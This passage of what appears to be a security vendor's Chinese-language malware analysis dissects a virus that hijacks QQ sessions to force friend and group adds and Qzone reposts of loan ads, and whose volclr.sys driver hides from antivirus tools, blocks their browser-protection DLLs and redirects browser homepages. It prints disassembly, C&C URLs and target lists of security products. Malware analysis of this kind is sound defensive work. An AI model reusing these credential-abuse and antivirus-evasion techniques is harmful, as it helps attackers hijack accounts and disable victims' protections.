.text:00415C06                push    eax
.text:00415C07                mov     dword ptr [ebp-30h], 0
.text:00415C0E                push    0
.text:00415C10                lea     eax, [ebp-30h]
.text:00415C13                push    eax
.text:00415C14                mov     dword ptr [ebp-34h], 0
.text:00415C1B                push    0
.text:00415C1D                lea     eax, [ebp-34h]
.text:00415C20                push    eax
.text:00415C21                push    1
.text:00415C23                push    1
.text:00415C28                lea     eax, [ebp-14h]
.text:00415C2B                push    eax
.text:00415C2C                call    $+5
.text:00415C31                add     dword ptr [esp], 6
.text:00415C35                retn
.text:00415C36 ; ---------------------------------------------------------------------------
.text:00415C36                nop
.text:00415C37                call    remote_http_request
.text:00415C3C                mov     [ebp-38h], eax
.text:00415C3F                mov     ebx, [ebp-14h]
.text:00415C42                test    ebx, ebx
.text:00415C44                jz      short loc_415C4F
.text:00415C46                push    ebx
.text:00415C47                call    heap_free
.text:00415C4C                add     esp, 4
```


请求推广 QQ 号

使用当前登录 QQ 号和远程获取到的推广 QQ 号构造 tencent://链接，链接被访问后 QQ 会弹出添加好友界面，之后通过搜索添加好友窗体模拟用户点击的方式强行添加 QQ 好友。相关代码如下图所示：



强行添加 QQ 好友

利用 QQ 快速登录获取到的当前用户 uin、skey 和 token，登录 http://qun.qzone.qq.com 获取群数据，向 http://qun.qq.com 发送添加群成员数据，强行添加群成员。相关代码如下图所示：


.text:00418C11 push offset asc_4A3814 ; ";"
.text:00418C16 mov ebx, [ebp+8]
.text:00418C19 push dword ptr [ebx]
.text:00418C1B mov ecx, 2
.text:00418C20 call multi_append_string
.text:00418C25 add esp, 8
.text:00418C28 mov [ebp-1Ch], eax
.text:00418C2B mov dword ptr [ebp-20h], 0
.text:00418C32 push 0
.text:00418C34 push dword ptr [ebp-20h]
.text:00418C37 mov dword ptr [ebp-24h], 0
.text:00418C3E push 0
.text:00418C40 push dword ptr [ebp-24h]
.text:00418C43 mov eax, offset asc_4A3814 ; ";"
.text:00418C48 mov [ebp-28h], eax
.text:00418C4B lea eax, [ebp-28h]
.text:00418C4E push eax
.text:00418C4F mov eax, offset aSkey ; "; skey="
.text:00418C54 mov [ebp-2Ch], eax
.text:00418C57 lea eax, [ebp-2Ch]
.text:00418C5A push eax
.text:00418C5B lea eax, [ebp-1Ch]
.text:00418C5E push eax
.text:00418C5F jmp short loc_418C62
.text:00418C5F ; ---
.text:00418C61 db 81h
.text:00418C62 ; ---
.text:00418C62
.text:00418C62 loc_418C62: ; CODE XREF: .text:00418C5F↑j
.text:00418C62 call get_content_between_str
.text:00418C67 mov [ebp-30h], eax
.text:00418C6A mov ebx, [ebp-1Ch]
.text:00418C6D test ebx, ebx
.text:00418C6F jz short loc_418C7A
.text:00418C71 push ebx
.text:00418C72 call heap_free
.text:00418C77 add esp, 4
.text:00418C7A *** ***
.text:00418CBD
.text:00418CBD loc_418CBD: ; CODE XREF: .text:00418CBA↑j
.text:00418CBD call str_2_wstr
.text:00418CC2 mov [ebp-1Ch], eax
.text:00418CC5 call $+5
.text:00418CCA add dword ptr [esp], 6
.text:00418CCE retn
.text:00418CCF ; ---
.text:00418CCF nop
.text:00418CD0 mov eax, [ebp-1Ch]
.text:00418CD3 push eax
.text:00418CD4 mov ebx, [ebp-8]
.text:00418CD7 test ebx, ebx
.text:00418CD9 jz short loc_418CE4
.text:00418CDB push ebx
.text:00418CDC call heap_free
.text:00418CE1 add esp, 4
.text:00418CE4
.text:00418CE4 loc_418CE4: ; CODE XREF: .text:00418CD9↑j
.text:00418CE4 pop eax
.text:00418CE5 mov [ebp-8], eax
.text:00418CE8 stc
.text:00418CE9 jb short loc_418CEC
.text:00418CEB nop
.text:00418CEC
.text:00418CEC loc_418CEC: ; CODE XREF: .text:00418CE9↑j
.text:00418CEC mov eax, offset aHttpQunQqComCg ; "http://qun.qq.com/cgi-bin/qun_mgr/add_g"...
.text:00418CF1 push eax
.text:00418CF2 mov ebx, [ebp-0Ch]
.text:00418CF5 test ebx, ebx
.text:00418CF7 jz short loc_418D02
.text:00418CF9 push ebx
.text:00418CFA call heap_free
.text:00418CFF add esp, 4
.text:00418D02
.text:00418D02 loc_418D02: ; CODE XREF: .text:00418CF7↑j
.text:00418D02 pop eax
.text:00418D03 mov [ebp-0Ch], eax
.text:00418D06 clc
.text:00418D07 jnb short loc_418D0A
.text:00418D09 nop
.text:00418D0A
.text:00418D0A loc_418D0A: ; CODE XREF: .text:00418D07↑j
.text:00418D0A push dword ptr [ebp-8]
.text:00418D0D push offset aBkn ; "&bkn="
.text:00418D12 mov ebx, [ebp+10h]
.text:00418D15 push dword ptr [ebx]
.text:00418D17 push offset aUl ; "&ul="
.text:00418D1C mov ebx, [ebp+0Ch]
.text:00418D1F push dword ptr [ebx]
.text:00418D21 push offset aGc ; "gc="
.text:00418D26 mov ecx, 6
.text:00418D2B call multi_append_string
.text:00418D30 add esp, 18h
.text:00418D33 mov [ebp-1Ch], eax
.text:00418D36 call $+5
.text:00418D3B add dword ptr [esp], 6
.text:00418D3F retn
*** ***
.text:00418E21 jnb short loc_418E24
.text:00418E23 nop
.text:00418E24
.text:00418E24 loc_418E24: ; CODE XREF: .text:00418E21↑j
.text:00418E24 call remote_request
.text:00418E29 mov [ebp-4Ch], eax
.text:00418E2C mov ebx, [ebp-48h]
.text:00418E2F test ebx, ebx
.text:00418E31 jz short loc_418E3C
.text:00418E33 push ebx
.text:00418E34 call heap_free
.text:00418E39 add esp, 4

强行添加群成员


4. QQ 空间推广病毒

与 QQ 好友推广类似，病毒首先会在本地获取到当前登录 QQ 的本地登录信息，之后登录 QQ 空间转发从远程 C&C 服务器获取到的 QQ 空间动态。用户中毒后，QQ 空间会强制转发病毒作者设置空间动态，并会在转发同时加入评论。以下图为例，病毒会强制转发小额贷款内容，转发评论为"过个好年就靠这个了"，以达到其恶意推广目的。如下图所示：

被推广的 QQ 空间动态


病毒首先会访问 QQ 快速登录网址（https://xui.ptlogin2.qq.com），之后使用 JavaScript 脚本调用 QQ 登录 COM 接口，获取当前登录用户的 QQ 号、昵称和 ClientKey（由于代码涉及敏感操作，此处不对相关代码进行展示说明）。

利用获取到的 QQ 登录信息登录 QQ 空间，根据从远程 C&C 服务器（hxxp://204.12.196.42:81/home/index/number?id=xxx.js，“x”代表任意数字）获取到的数据转发空间动态。获取到的数据，如下图所示：



远程获取到的推广数据

如上图数据，数据分为三个部分，分别为 QQ 空间动态的 tid、动态所属 QQ 号和转发时使用的评论。相关代码如下图所示：



转发请求链接

5. 流量劫持病毒

病毒运行后会释放出用来进行流量劫持的恶意驱动，被释放的恶意驱动名为volclr.sys。在火绒虚拟行为沙盒中运行结果如下图所示：


释放恶意驱动

恶意驱动加载后，会将浏览器首页劫持为跳转链接（hxxp://www.638739.top、hxxp://www.winxitong.cn），最终会跳转到 2345 导航页面（hxxps://www.hao774.com/?34067-0351）。如下图所示：

跳转页面

劫持流量


被劫持浏览器列表，如下图所示：



被劫持的浏览器

恶意驱动加载后，volclr.sys 驱动程序相关恶意行为如下：

1. 首先在 minifilter 过滤驱动中，对安装软件安装包进行放过，保证安全软件可以正常安装，提高病毒自身的隐蔽性。如下图所示：




被放过的进程名

2. 通过 minifilter 过滤，限制 explorer 及安全软件（火绒、360、腾讯、金山、百度、瑞星、2345 安全卫士）进程无法查看目录名为 drivers 下的所有文件及 volclr.sys。结合第一点，可以达到既不影响安全软件安装又可以与安全软件进行对抗的目的。相关代码如下图所示：

```
.text:907D0604                 push    [ebp+filename]
.text:907D0607                 push    offset aGAogEr0 ; *\drivers*
.text:907D060C                 call    compare_with_decode_str
.text:907D0611                 test    eax, eax
.text:907D0613                 jnz     short loc_907D0628
.text:907D0615                 push    [ebp+filename]
.text:907D0618                 push    [ebp+volclr_filename]
.text:907D061B                 call    stricmp_ex
.text:907D0620                 test    eax, eax
.text:907D0622                 jz      @@ret           ; __linkproc__ ret
.text:907D0628
.text:907D0628 loc_907D0628:                           ; CODE XREF: PostOperation_cb+295↑j
.text:907D0628                 mov     _image_filename_, [ebp+procname]
.text:907D062B                 push    _image_filename_
.text:907D062C                 push    offset aGBLjorgOiek ; *\explorer.exe
.text:907D0631                 call    compare_with_decode_str
.text:907D0636                 test    eax, eax
.text:907D0638                 jnz     @@deny_or_hide
.text:907D063E                 push    _image_filename_
.text:907D063F                 push    offset aG1o0taff ; *360Safe*
.text:907D0644                 call    compare_with_decode_str
.text:907D0649                 test    eax, eax
.text:907D064B                 jnz     short @@deny_or_hide
.text:907D064D                 push    _image_filename_
.text:907D064E                 push    offset aGnNgr   ; *QQPCMgr*
.text:907D0653                 call    compare_with_decode_str
.text:907D0658                 test    eax, eax
.text:907D065A                 jnz     short @@deny_or_hide
.text:907D065C                 push    _image_filename_
.text:907D065D                 push    offset aG1o0zE  ; *360sd*
.text:907D0662                 call    compare_with_decode_str
.text:907D0667                 test    eax, eax
.text:907D0669                 jnz     short @@deny_or_hide
.text:907D066B                 push    _image_filename_
.text:907D066C                 push    offset aGfejeOgv0 ; *kingsoft*
.text:907D0671                 call    compare_with_decode_str
.text:907D0676                 test    eax, eax
.text:907D0678                 jnz     short @@deny_or_hide
.text:907D067A                 push    _image_filename_
.text:907D067B                 push    offset aGjFcUe  ; *BaiduSd*
.text:907D0680                 call    compare_with_decode_str
.text:907D0685                 test    eax, eax
.text:907D0687                 jnz     short @@deny_or_hide
.text:907D0689                 push    _image_filename_
.text:907D068A                 push    offset aGjFc0   ; *BaiduAn*
.text:907D068F                 call    compare_with_decode_str
.text:907D0694                 test    eax, eax
.text:907D0696                 jnz     short @@deny_or_hide
.text:907D0698                 push    _image_filename_
.text:907D0699                 push    offset aGEygGf  ; *Rising*
.text:907D069E                 call    compare_with_decode_str
.text:907D06A3                 test    eax, eax
.text:907D06A5                 jnz     short @@deny_or_hide
.text:907D06A7                 push    _image_filename_
.text:907D06A8                 push    offset aG023s5axHh2 ; *2345PCSafe*
.text:907D06AD                 call    compare_with_decode_str
.text:907D06B2                 test    eax, eax
.text:907D06B4                 jnz     short @@deny_or_hide
.text:907D06B6                 push    _image_filename_
.text:907D06B7                 push    offset aGvpYcB  ; *Sysdiag*
.text:907D06BC                 call    compare_with_decode_str
.text:907D06C1                 test    eax, eax
.text:907D06C3                 jz      @@ret           ; __linkproc__ ret
.text:907D06C9
.text:907D06C9 @@deny_or_hide:                         ; CODE XREF: PostOperation_cb+28A↑j
.text:907D06C9                                         ; PostOperation_cb+2CD↑j ...
.text:907D06C9                 test    byte ptr dword_907FA8E0, 8
.text:907D06D0                 jz      loc_907D088D
.text:907D06D6                 cmp     [ebp+FileInformationClass], FileBothDirectoryInformation
.text:907D06DA                 jz      short @@hide_from_result
.text:907D06DC                 cmp     [ebp+FileInformationClass], FileIdBothDirectoryInformation
.text:907D06E0                 jz      short @@hide_from_result
.text:907D06E2                 mov     eax, [ebp+cb_data]
.text:907D06E5                 mov     [eax+FLT_CALLBACK_DATA.IoStatus.Status], STATUS_NO_SUCH_FILE
.text:907D06EC                 and     [eax+FLT_CALLBACK_DATA.IoStatus.Information], 0
.text:907D06F0                 jmp     @@ret           ; __linkproc__ ret
```

minifilter 过滤 drivers 目录和 volclr.sys

使用 explorer 浏览系统 drivers 目录，如下图所示：



系统 drivers 目录

3. 限制指定浏览器加载安全软件的浏览器保护动态库，突破安全软件的浏览器保护功能，达到流量劫持目的。受限制的浏览器如下图所示：

- iexplore.exe
- chrome.exe
- shouxin.exe
- baidubrowser.exe
- Safari.exe
- hao123browser.exe
- Juzi.exe
- liebao.exe
- launcher.exe
- QQBrowser.exe
- Safari.exe
- 2345Explorer.exe
- 2345chrome.exe
- firefox.exe
- MxStart.exe
- rccb.exe
- SogouExplorer.exe
- TheWorld.exe
- UCBrowser.exe
- 360se.exe
- YYExplorer.exe
- TaoBrowser.exe
- ADSafeSe.exe
- 360chrome.exe

受限制的浏览器

受限制的动态库列表，如下图所示：

- *360Safe*.dll
- *360sd*.dll
- *QBSafe.dll
- *QQPCMgr*.dll
- *kvcad*.dll
- *kingsoft*.dll
- *\Roaming\k*.dll
- *PopupWndBlocker*.dll
- *baidusd*.dll
- *safehmpg*.dll
- *LuDaShi*.dll
- *baiduan*.dll
- *WebSafe*.dll
- *Rising*.dll
- *BrowserProtect*.dll
- *Sysdiag*.dll
- *2345PCSafe*.dll
- *ADSafeSe*.dll
- *DriverGenius*.dll
- *dtrampo*.dll

受限制的动态库

受限制动态库所属软件厂商，包括火绒、360、QQ 电脑管家、金山等，甚至还包含有一款流氓软件的动态库 WebSafe.dll。如下图所示：


受限制动态库所属软件厂商

4. 将 volclr.sys 的文件重定向为 ACPI.sys，当打开 volclr.sys 文件对象时，实际打开的是 ACPI.sys。如果此时删除 volclr.sys，会将系统 ACPI.sys 删除。代码如下图所示：

```
.text:907CF76E                 mov     edi, [ebp+str_volclr_sys]
.text:907CF771                 mov     esi, offset asc_907D7148 ; "*\\"
.text:907CF776                 movsw
.text:907CF778                 push    0
.text:907CF77A                 push    offset aYiAiz   ; volclr
.text:907CF77F                 movsb
.text:907CF780                 call    get_decode_str
.text:907CF785                 mov     ebx, eax
.text:907CF787                 mov     ecx, ebx
.text:907CF789                 mov     edx, ebx
.text:907CF78B
.text:907CF78B loc_907CF78B:                           ; CODE XREF: PreOperation_cb+6CC↓j
.text:907CF78B                 mov     al, [ecx]
.text:907CF78D                 inc     ecx
.text:907CF78E                 test    al, al
.text:907CF790                 jnz     short loc_907CF78B
.text:907CF792                 mov     edi, [ebp+str_volclr_sys]
.text:907CF795                 sub     ecx, edx
.text:907CF797                 mov     eax, ecx
.text:907CF799                 dec     edi
.text:907CF79A
.text:907CF79A loc_907CF79A:                           ; CODE XREF: PreOperation_cb+6DC↓j
.text:907CF79A                 mov     cl, [edi+1]
.text:907CF79D                 inc     edi
.text:907CF79E                 test    cl, cl
.text:907CF7A0                 jnz     short loc_907CF79A
.text:907CF7A2
.text:907CF7A2 ; __linkproc__ memcpy
.text:907CF7A2 @@memcpy:
.text:907CF7A2                 mov     ecx, eax
.text:907CF7A4                 shr     ecx, 2
.text:907CF7A7                 mov     esi, edx
.text:907CF7A9                 rep movsd
.text:907CF7AB                 mov     ecx, eax
.text:907CF7AD                 and     ecx, 3
.text:907CF7B0                 rep movsb
.text:907CF7B2                 mov     edi, [ebp+str_volclr_sys]
.text:907CF7B5                 dec     edi
.text:907CF7B6
.text:907CF7B6 loc_907CF7B6:                           ; CODE XREF: PreOperation_cb+6F8↓j
.text:907CF7B6                 mov     al, [edi+1]
.text:907CF7B9                 inc     edi
.text:907CF7BA                 test    al, al
.text:907CF7BC                 jnz     short loc_907CF7B6
.text:907CF7BE                 mov     esi, offset aSys ; ".sys"
.text:907CF7C3                 movsd
.text:907CF7C4                 push    1               ; int
.text:907CF7C6                 push    ebx             ; Dst
.text:907CF7C7                 movsb
.text:907CF7C8                 call    release_str
.text:907CF7CD                 push    4
.text:907CF7CF                 call    check_flag
.text:907CF7D4                 mov     esi, [ebp+str_handle_file_name]
.text:907CF7D7                 test    eax, eax
.text:907CF7D9                 jz      loc_907CF887
.text:907CF7DF                 push    esi
.text:907CF7E0                 push    [ebp+str_volclr_sys]
.text:907CF7E3                 call    stricmp_ex
.text:907CF7E8                 test    eax, eax
.text:907CF7EA                 jz      loc_907CF887
.text:907CF7F0                 push    [ebp+image_filename]
.text:907CF7F3                 call    is_a_services_exe
.text:907CF7F8                 test    eax, eax
.text:907CF7FA                 jnz     loc_907D031A
.text:907CF800                 call    compare_pid_in_interval
.text:907CF805                 test    eax, eax
.text:907CF807                 jnz     loc_907D031A
.text:907CF80D                 push    '\'             ; Ch
.text:907CF80F                 push    [ebp+handle_file_name] ; Str
.text:907CF812                 call    ds:wcsrchr
.text:907CF818                 pop     ecx
.text:907CF819                 pop     ecx
.text:907CF81A                 test    eax, eax
.text:907CF81C                 jz      short loc_907CF887
.text:907CF81E                 sub     eax, [ebp+handle_file_name]
.text:907CF821                 mov     ebx, [ebp+handle_file_name_copy]
.text:907CF824                 sar     eax, 1
.text:907CF826                 lea     eax, [eax+eax+2]
.text:907CF82A                 push    eax             ; MaxCount
.text:907CF82B                 push    [ebp+handle_file_name] ; Src
.text:907CF82E                 push    ebx             ; Dst
.text:907CF82F                 call    memcpy
.text:907CF834                 add     esp, 0Ch
.text:907CF837                 mov     edi, ebx
.text:907CF839                 dec     edi
.text:907CF83A                 dec     edi
.text:907CF83B
.text:907CF83B @@wcslen:                               ; CODE XREF: PreOperation_cb+780↓j
.text:907CF83B                 mov     ax, [edi+2]
.text:907CF83F                 inc     edi
.text:907CF840                 inc     edi
.text:907CF841                 test    ax, ax
.text:907CF844                 jnz     short @@wcslen
.text:907CF846                 mov     esi, offset aAcpiSys ; "acpi.sys"
.text:907CF84B                 movsd
.text:907CF84C                 movsd
.text:907CF84D                 movsd
.text:907CF84E                 movsd
.text:907CF84F                 mov     eax, ebx
.text:907CF851                 movsw
